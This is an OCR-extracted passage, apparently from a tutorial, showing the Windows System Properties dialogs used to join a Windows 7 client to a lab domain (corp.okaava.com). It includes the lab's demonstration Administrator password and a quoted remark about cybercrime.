
Full computer name: Computer-1.corp.okaava.com

Member of

● Domain: corp.okaava.com

○ Workgroup:

You will be prompted for username and password. Type username as "Administrator" and pa-ssword as "ABcd1234" (the password we changed for the Windows Server administrator at the beginning). This user is not on Windows 7 but on Windows Server 2008 R2.



Windows Security


Computer Name/Domain Changes

Enter the name and password of an account with permission to rename this computer in the domain.

Domain: corp.okaava.com

> *"Cybercrime is the greatest threat to every company in the world."*
> *- Ginni Rommety*

Here, we can see that the client system is connected to the corp.okaava.com.



System Properties

Windows uses the following information to identify your computer on the network.

Computer description: Computer_1

For example: "Kitchen Computer" or "Mary's Computer".


Full computer name: Computer-1.corp.okaava.com

Domain: corp.okaava.com

To use a wizard to join a domain or workgroup, click Network ID.

To rename this computer or change its domain or workgroup, click Change.

Changes will take effect after you restart this computer.



